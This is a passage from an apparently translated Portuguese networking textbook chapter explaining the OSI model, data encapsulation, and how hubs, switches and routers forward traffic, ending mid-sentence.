Os protocolos são divididos de acordo com suas funções, com base no modelo de referência OSI que é padrão no mercado. Esse modelo hierárquico, com sete camadas distintas, é muito útil para compreender as comunicações de rede. Na Figura 1.1, as camadas do modelo OSI estão à direita e a terminologia apropriada aos dados em cada uma dessas camadas está à esquerda. A camada de aplicação na parte superior representa os programas usados para acessar recursos de rede. A camada inferior é a camada física, por meio da qual os dados de rede trafegam. Os protocolos em cada camada funcionam em conjunto para garantir que os dados sejam devidamente manipulados pelos protocolos nas camadas imediatamente superior e inferior.




Figura 1.1 – Uma visão hierárquica das sete camadas do modelo OSI.

**NOTA** O modelo OSI foi originalmente publicado em 1983 pela ISO (International Organization for Standardization, ou Organização Internacional para Padronização) na forma de um documento chamado ISO 7498. O modelo OSI nada mais é do que um padrão recomendado pelo mercado. Os desenvolvedores de protocolos não são obrigados a segui-lo exatamente. De fato, o modelo OSI não é o único modelo de rede; por exemplo, algumas pessoas preferem o modelo DoD (Department of Defense model, ou modelo do Departamento de Defesa), também conhecido como modelo TCP/IP.

Cada camada do modelo OSI tem uma função específica, descrita a seguir:

**Camada de aplicação (camada 7)** A camada superior do modelo OSI oferece um meio

para os usuários acessarem recursos de rede. É a única camada geralmente vista pelos usuários finais, pois provê a interface que é a base para todas as atividades na rede.

**Camada de apresentação (camada 6)** Essa camada transforma os dados recebidos em um formato que possa ser lido pela camada de aplicação. A codificação e decodificação dos dados feita nessa camada depende do protocolo da camada de aplicação que está enviando ou recebendo os dados. A camada de apresentação também cuida das várias formas de criptografia e descriptografia usadas para proteger os dados.

**Camada de sessão (camada 5)** Essa camada administra o *diálogo* – ou sessão – entre dois computadores. Ela estabelece, administra e encerra essa conexão entre todos os dispositivos que estejam se comunicando. A camada de sessão também é responsável por definir se uma conexão é duplex (bidirecional) ou half-duplex (unidirecional) e por encerrar uma conexão entre os hosts de forma elegante, em vez de derrubá-la abruptamente.

**Camada de transporte (camada 4)** O principal propósito da camada de transporte é oferecer serviços confiáveis de transporte de dados às camadas inferiores. Por meio de controle de fluxo, segmentação/recomposição e controle de erros, a camada de transporte garante que os dados passem de um ponto a outro sem erros. Garantir um transporte de dados confiável pode ser uma tarefa extremamente complexa; desse modo, o modelo OSI reserva uma camada inteira para ela. A camada de transporte utiliza protocolos tanto orientados a conexão (connection-oriented) quanto não orientados a conexão (connectionless). Determinados firewalls e servidores proxy operam nessa camada.

**Camada de rede (camada 3)** Essa camada, que é uma das mais complexas entre as camadas OSI, é responsável por rotear dados entre redes físicas. Ela cuida do endereçamento lógico dos hosts da rede (por exemplo, usando um endereço IP). Também administra a divisão de streams de dados em fragmentos menores e, em alguns casos, cuida da detecção de erros. Os roteadores operam nessa camada.

**Camada de link (enlace) de dados (camada 2)** Essa camada oferece um meio de transportar dados por uma rede física. Seu propósito principal é fornecer um esquema de endereçamento que possa ser usado para identificar dispositivos físicos (por exemplo, endereços MAC). Bridges e switches são dispositivos físicos que operam na camada de link de dados.

**Camada física (camada 1)** A camada inferior do modelo OSI é o meio físico pelo qual os dados de rede são transferidos. Essa camada define a natureza física e elétrica de todo o hardware usado, incluindo voltagens, hubs, adaptadores de rede, repetidores e especificações de cabeamento. A camada física estabelece e encerra conexões, oferece um meio de compartilhar recursos de comunicação e converte sinais de digital para analógico e vice-versa.

**NOTA** Um recurso mnemônico comum para se lembrar das camadas do modelo OSI é a frase em inglês Please Do Not Throw Sausage Pizza Away. A primeira letra de

cada palavra representa o nome das camadas do modelo OSI em inglês, começando pela primeira camada (Physical, Data link, Network, Transport, Session, Presentation, Application).

A Tabela 1.1 lista alguns dos protocolos mais comuns usados em cada camada do modelo OSI.

*Tabela 1.1 – Protocolos típicos usados em cada camada do modelo OSI*

Camada	Protocolos
Aplicação (Application)	HTTP, SMTP, FTP, Telnet
Apresentação (Presentation)	ASCII, MPEG, JPEG, MIDI
Sessão (Session)	NetBIOS, SAP, SDP, NWLink
Transporte (Transport)	TCP, UDP, SPX
Rede (Network)	IP, IPX
Link de dados (Data link)	Ethernet, Token Ring, FDDI, AppleTalk
Física (Physical)	com fio, sem fio

Embora o modelo OSI nada mais seja do que um padrão recomendado, você deve conhecê-lo de cabeça, pois o modelo oferece um vocabulário útil para pensar nos problemas de rede e descrevê-los. À medida que avançarmos neste livro, você verá que problemas de roteadores logo passarão a ser “problemas da camada 3” e questões de software serão prontamente reconhecidas como “problemas da camada 7”.

**NOTA** *Certa vez, um colega narrou um caso de um usuário que reclamava que não conseguia acessar um recurso de rede. O problema resultava do fornecimento de uma senha incorreta pelo usuário. Meu colega chamou isso de problema da camada 8. A camada 8 é a camada não oficial do usuário. Esse termo é comumente utilizado por aqueles que trabalham no nível de pacotes.*

## Fluxo de dados no modelo OSI

A transferência de dados inicial em uma rede começa no nível de aplicação do sistema transmissor. Os dados fluem pelas sete camadas do modelo OSI até alcançar a camada física: nesse ponto, a camada física do sistema transmissor envia dados para o sistema receptor. O sistema receptor obtém os dados de sua camada física e estes fluem para as camadas superiores no sistema receptor, até atingirem a camada de aplicação no último nível.

Cada camada do modelo OSI pode se comunicar somente com as camadas diretamente acima ou abaixo dela. Por exemplo, a camada 2 pode enviar e receber dados somente das camadas 1 e 3.

Nenhum dos serviços oferecidos pelos diversos protocolos em qualquer dado nível do

OSI é redundante. Por exemplo, se um protocolo em uma camada oferece um serviço em particular, nenhum outro protocolo em qualquer outra camada oferecerá esse mesmo serviço. Os protocolos nos diferentes níveis podem ter recursos com propósitos semelhantes, mas funcionarão de modo um pouco distinto.

Os protocolos em camadas correspondentes nos dispositivos que enviam e recebem dados são complementares. Assim, por exemplo, se um protocolo na camada 7 do dispositivo que envia dados for responsável pela formatação dos dados transmitidos, espera-se que o protocolo correspondente na camada 7 do dispositivo receptor seja responsável pela leitura desses dados formatados.

A Figura 1.2 apresenta uma representação gráfica do modelo OSI conforme a sua relação com dois dispositivos se comunicando. Podemos ver a comunicação fluindo de cima para baixo em um dispositivo e, em seguida, o fluxo inverso quando ela atinge o segundo dispositivo.




Figura 1.2 – Protocolos funcionando na mesma camada, tanto no sistema que envia quanto no sistema que recebe dados.

## Encapsulamento de dados

Os protocolos em camadas diferentes do modelo OSI passam dados entre si com a ajuda do *encapsulamento de dados*. Cada camada na pilha é responsável pela adição de um cabeçalho (header) ou de um rodapé (footer) – pequenas doses extras de informação que permitem que as camadas se comuniquem – aos dados sendo transferidos. Por exemplo, quando a camada de transporte recebe dados da camada de sessão, a camada de transporte

adiciona suas próprias informações de cabeçalho a esses dados antes de passá-los para a camada de rede.

O processo de encapsulamento cria uma PDU (protocol data unit, ou unidade de dados de protocolo), que inclui os dados sendo enviados e todas as informações de cabeçalho ou de rodapé acrescentadas. À medida que os dados fluem para os níveis inferiores do modelo OSI e os diversos protocolos adicionam informações de cabeçalho e rodapé, a PDU se altera e seu tamanho aumenta. A PDU estará em seu formato final quando alcançar a camada física; nesse ponto, ela será enviada para o dispositivo de destino. O dispositivo receptor remove os cabeçalhos e rodapés de protocolo da PDU à medida que os dados fluem para as camadas superiores do modelo OSI na ordem inversa em que foram adicionados. Quando a PDU alcançar a camada superior do modelo OSI, restarão apenas os dados originais da camada de aplicação.

**NOTA** *O modelo OSI utiliza termos específicos para descrever os dados empacotados em cada camada. A camada física contém bits, a camada de link de dados contém frames, a camada de rede contém pacotes e a camada de transporte contém segmentos. As três camadas superiores simplesmente utilizam o termo dados. Essa nomenclatura não é muito usada na prática, portanto usaremos simplesmente o termo pacote de forma genérica para referenciar uma PDU completa ou parcial que inclua informações de cabeçalho e de rodapé de algumas camadas do modelo OSI ou de várias delas.*

Para ilustrar o modo como o encapsulamento de dados funciona, veremos um exemplo prático simplificado de um pacote sendo construído, transmitido e recebido em relação ao modelo OSI. Tenha em mente que, como analistas, geralmente não falamos sobre as camadas de sessão ou de apresentação, portanto elas estarão ausentes neste exemplo (e no restante do livro).

Neste cenário, faremos uma tentativa de navegar em <http://www.google.com/>. Inicialmente, devemos gerar um pacote de requisição que será transmitido de nosso computador cliente de origem para o computador servidor de destino. Este cenário pressupõe que uma sessão de comunicação TCP/IP já foi iniciada. A Figura 1.3 mostra o processo de encapsulamento de dados neste exemplo.

Começaremos em nosso computador cliente na camada de aplicação. Estamos acessando um site, portanto o protocolo da camada de aplicação em uso é o HTTP; esse protocolo enviará um comando para fazer download do arquivo *index.html* de *google.com*.

**NOTA** *Na prática, o navegador solicitará antes a raiz de documentos do site, representada por uma barra (/). Quando receber essa requisição, o servidor web redirecionará o navegador para qualquer que seja o arquivo configurado para ser servido quando uma requisição para a raiz de documentos for recebida. Geralmente será algo como index.html ou index.php. Discutiremos melhor esse assunto no Capítulo 9, no qual o HTTP será abordado.*

Depois que nosso protocolo da camada de aplicação tiver enviado o comando, nossa

preocupação será fazer o pacote chegar ao seu destino. Os dados de nosso pacote serão passados para o nível inferior na pilha OSI, para a camada de transporte. O HTTP é um protocolo da camada de aplicação que utiliza (ou que *está sobre*) TCP, portanto o TCP serve como protocolo da camada de transporte, usado para garantir uma entrega confiável do pacote. Um cabeçalho TCP é gerado e adicionado à PDU, como vemos na camada de transporte na Figura 1.3. Esse cabeçalho TCP inclui números de sequência e outros dados que são concatenados ao pacote, garantindo que este seja devidamente entregue.




Figura 1.3 – Uma representação gráfica do encapsulamento de dados entre cliente e servidor.

**NOTA** Com frequência dizemos que um protocolo “está sobre” ou “executa sobre” outro protocolo por causa do design top-down do modelo OSI. Um protocolo de aplicação como o HTTP oferece um serviço específico e conta com o TCP para garantir que oferecerá um serviço confiável. Ambos os serviços dependem do protocolo IP no nível de rede para endereçar e entregar seus dados. Desse modo, o HTTP está sobre o TCP, que está sobre o IP.

Após fazer o seu trabalho, o TCP passa o pacote para o IP, que é o protocolo de camada 3 responsável pelo endereçamento lógico do pacote. O IP gera um cabeçalho contendo informações sobre endereçamento lógico, adiciona-o à PDU e passa o pacote para o Ethernet na camada de link de dados. Endereços Ethernet físicos são armazenados no cabeçalho Ethernet. O pacote agora está totalmente montado e é passado para a camada

física, por meio da qual é transmitida na forma de zeros e uns pela rede.

O pacote completo atravessa o sistema de cabos da rede e em algum momento alcança o servidor web do Google. O servidor web começa lendo o pacote de baixo para cima, o que significa que ele inicialmente lê a camada de link de dados, que contém informações sobre o endereçamento Ethernet físico que a placa de rede utiliza para determinar se o pacote foi destinado a um servidor específico. Depois que essa informação é processada, as informações da camada 2 são removidas e as informações da camada 3 são processadas.

As informações de endereçamento IP da camada 3 são lidas para garantir que o pacote esteja devidamente endereçado e não esteja fragmentado. Esses dados também são removidos para que a próxima camada possa ser processada.

Informações de TCP na camada 4 agora são lidas para garantir que o pacote chegou na sequência. Então as informações de cabeçalho da camada 4 são removidas para que restem somente os dados da camada de aplicação; estes poderão ser passados para a aplicação de servidor web que hospeda o site. Em resposta a esse pacote do cliente, o servidor deve transmitir um pacote de confirmação (acknowledgment) TCP para que o cliente saiba que a sua requisição foi recebida, seguido do arquivo *index.html*.

Todos os pacotes são construídos e processados conforme descrito nesse exemplo, independentemente de quais protocolos sejam utilizados. Ao mesmo tempo, porém, tenha em mente que nem todos os pacotes em uma rede são gerados por um protocolo da camada de aplicação, portanto você verá pacotes contendo apenas informações de protocolos das camadas 2, 3 ou 4.

## Hardware de rede

É hora de dar uma olhada no hardware de rede, onde o trabalho sujo é feito. Vamos nos concentrar somente em alguns dos equipamentos mais comuns de hardware de rede: hubs, switches e roteadores.

### Hubs


Um *hub* geralmente é um equipamento com várias portas RJ-45, como o hub da NETGEAR exibido na Figura 1.4. Os hubs variam de dispositivos bem pequenos com quatro portas até dispositivos maiores de 48 portas projetados para montagem em racks em um ambiente corporativo.



*Figura 1.4 – Um típico hub Ethernet de quatro portas.*

Como os hubs podem gerar muito tráfego desnecessário de rede e são capazes de funcionar somente em *modo half-duplex* (não podem enviar e receber dados ao mesmo tempo), geralmente você não os verá sendo usados na maioria das redes modernas ou com alta densidade; os switches são usados em seu lugar (serão discutidos na próxima seção). No entanto, você deve saber como os hubs funcionam, pois eles serão muito importantes na análise de pacotes quando a técnica de “hubbing out” for usada; essa técnica será discutida no Capítulo 2.

Um hub nada mais é do que um *dispositivo repetidor* que opera na camada física do modelo OSI. Ele toma pacotes enviados em uma porta e os transmite (repete) para todas as demais portas do dispositivo; cabe ao dispositivo receptor aceitar ou rejeitar cada pacote. Por exemplo, se um computador na porta 1 de um hub de quatro portas precisar enviar dados para um computador na porta 2, o hub enviará esses pacotes para as portas 2, 3 e 4. Os clientes conectados às portas 3 e 4 analisam o campo de endereço MAC (Media Access Control, ou Controle de Acesso de Mídia) de destino no cabeçalho Ethernet do pacote e percebem que o pacote não foi destinado a eles, portanto o *descartam*. A Figura 1.5 mostra um exemplo em que um computador A está transmitindo dados para um computador B. Quando o computador A envia esses dados, todos os computadores conectados ao hub os recebem. No entanto, apenas o computador B realmente aceita esses dados; os outros computadores os descartam.



*Figura 1.5 – O fluxo de tráfego quando um computador A transmite dados para um computador B por meio de um hub.*

Fazendo uma analogia, suponha que você tenha enviado um email cujo assunto seja “Atenção à toda a equipe de marketing” para todos os funcionários de sua empresa, em vez de enviá-lo somente às pessoas que trabalham no departamento de marketing. Os

funcionários desse departamento veem que o email é destinado a eles e o abrem. Os outros funcionários verão que o email não é para eles e o descartam. Você pode notar como essa abordagem para comunicação resultaria em muito tráfego desnecessário e em desperdício de tempo, embora esse seja exatamente o modo como um hub funciona.

As melhores alternativas aos hubs em redes de produção e de alta densidade são os *switches*, que são dispositivos *full-duplex* capazes de enviar e receber dados sincronamente.

## Switches

Assim como um hub, um switch foi projetado para repetir pacotes. Contudo, de modo diferente de um hub, em vez de fazer broadcasting de dados para todas as portas, um switch envia dados somente para o computador ao qual os dados são destinados. Os switches têm uma aparência muito semelhante à dos hubs, como vemos na Figura 1.6.



Figura 1.6 – Um switch de 48 portas Ethernet que pode ser colocado em um rack.

Vários switches maiores no mercado, como os da marca Cisco, são administrados por meio de softwares especializados específicos dos fornecedores ou com interfaces web. Esses switches são comumente chamados de *switches gerenciados (managed switches)*. Os switches gerenciados oferecem vários recursos que podem ser úteis no gerenciamento de redes, incluindo a capacidade de habilitar ou desabilitar portas específicas, visualizar estatísticas de portas, fazer alterações de configuração e reiniciar remotamente.

Os switches também oferecem funcionalidades sofisticadas para lidar com pacotes transmitidos. Para poderem se comunicar diretamente com dispositivos específicos, os switches devem ser capazes de identificar unicamente os dispositivos com base em seus endereços MAC, o que significa que devem operar na camada de link de dados do modelo OSI.

Os switches armazenam o endereço de camada 2 de todos os dispositivos conectados em uma *tabela CAM*, que atua como uma espécie de guarda de trânsito. Quando um pacote é transmitido, o switch lê as informações de cabeçalho do pacote associadas à camada 2 e, usando a tabela CAM como referência, determina para qual(is) porta(s) o pacote deve ser enviado. Os switches enviam pacotes somente para portas específicas, reduzindo enormemente o tráfego de rede.

A Figura 1.7 mostra o fluxo de tráfego por um switch. Nesta figura o computador A está enviando dados somente para o receptor desejado: o computador B. Várias conversas

podem ocorrer simultaneamente na rede, mas as informações são transmitidas diretamente entre o switch e o receptor desejado, não entre o switch e todos os computadores conectados.

## Roteadores

Um *roteador* é um dispositivo de rede sofisticado, com muito mais funcionalidades que um switch ou um hub. Um roteador pode ter muitas formas, porém a maioria dos dispositivos tem vários indicadores luminosos de LED na frente e algumas portas de rede atrás, dependendo do tamanho da rede. A Figura 1.8 mostra um exemplo de um roteador pequeno.




Figura 1.7 – O fluxo de tráfego quando um computador A transmite dados para um computador B passando por um switch.



Figura 1.8 – Um roteador Enterasys simples, adequado para uso em redes de pequeno a médio porte.

Os roteadores operam na camada 3 do modelo OSI e são responsáveis por encaminhar

pacotes entre duas ou mais redes. O processo usado pelos roteadores para direcionar o fluxo de tráfego entre redes se chama *roteamento*. Vários tipos de protocolos de roteamento determinam de que modo diferentes tipos de pacotes são encaminhados para outras redes. Os roteadores geralmente usam endereços de camada 3 (como endereços IP) para identificar unicamente os dispositivos em uma rede.

Uma boa maneira de ilustrar o conceito de roteamento é usar a analogia de um bairro que tenha várias ruas. Pense nas casas com seus endereços como se fossem computadores. Então pense em cada rua como um segmento de rede. A Figura 1.9 mostra essa comparação. A partir de sua casa, você pode facilmente visitar seus vizinhos em outras casas na mesma rua, andando em linha reta de sua porta da frente até a deles. Do mesmo modo, um switch possibilita a comunicação entre todos os computadores em um segmento de rede.

Todavia, comunicar-se com um vizinho que more em outra rua é como se comunicar com um computador que não esteja no mesmo segmento. Observando a Figura 1.9, vamos supor que você esteja na Vine Street, 502, e precise chegar na Dogwood Lane, 206. Para fazer isso, você deve inicialmente virar na Oak Street e então pegar a Dogwood Lane. Pense nisso como se estivesse cruzando segmentos de rede. Se o dispositivo em 192.168.0.3 precisar se comunicar com o dispositivo em 192.168.0.54, ele deverá passar por um roteador para chegar à rede 10.100.1.x e, em seguida, passar pelo roteador do segmento de rede de destino antes de poder alcançar esse segmento.




Figura 1.9 – Comparação entre uma rede roteada e as ruas de um bairro.

O tamanho e o número de roteadores em uma rede geralmente dependerão do tamanho e da função da rede. Redes pessoais e para home office podem ter apenas um pequeno

